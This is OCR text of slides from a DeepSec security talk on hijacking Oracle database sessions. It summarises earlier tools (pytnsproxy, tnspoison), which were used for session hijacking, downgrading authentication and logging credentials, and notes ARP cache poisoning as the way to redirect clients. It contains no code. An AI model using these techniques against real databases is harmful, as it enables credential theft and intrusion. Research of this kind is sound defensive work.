
DEEPSEC

Where is my golden egg?



DEEPSEC

Where is my golden egg?



DEEPSEC

Who should I shoot at?

This security **flaw** lies in the **OCI driver** itself

LIVE DEMO

Hijacking Oracle sessions

Part 2

all roads lead to us

History

- In 2009 **pytnsproxy** was released @ Hacktivity conference by László Tóth
  - Hijacking oracle sessions
  - Downgrading auth protocols
  - Log authentication data for offline brute-force
- In 2012 **tnspoison attack** details were revealed by Joxean Koret
  - Great research paper
  - Working PoC

History

- In 2009 **pytnsproxy** was released @ Hacktivity conference by László Tóth
  - Hijacking oracle sessions
  - Downgrading auth protocols
    - Log authentication data for offline brute-force

You have to redirect the client, e.g.: arp-cache poisoning

- In 2012 **tnspoison attack** details were revealed by Joxean Koret
  - Great research paper
  - Working PoC

DEEPSEC

History

- In 2009 **pytnsproxy** was released @ Hacktivity conference by László Tóth
  - Hijacking oracle sessions
  - Downgrading auth protocols
    - Log authentication data for offline brute-force
- In 2012 **tnspoison attack** details were revealed by Joxean Koret
  - Great research paper
  - Working PoC

You have to redirect the client, e.g.: arp-cache poisoning

It works with SIDs 6 characters long

What?


Listener

Victim

tnspoison

DEEPSEC

What?




tnspoison

DEEPSEC

What?

Listener



tnspoison

What?


Listener

Victim


tnspoison

DEEPSEC

What?

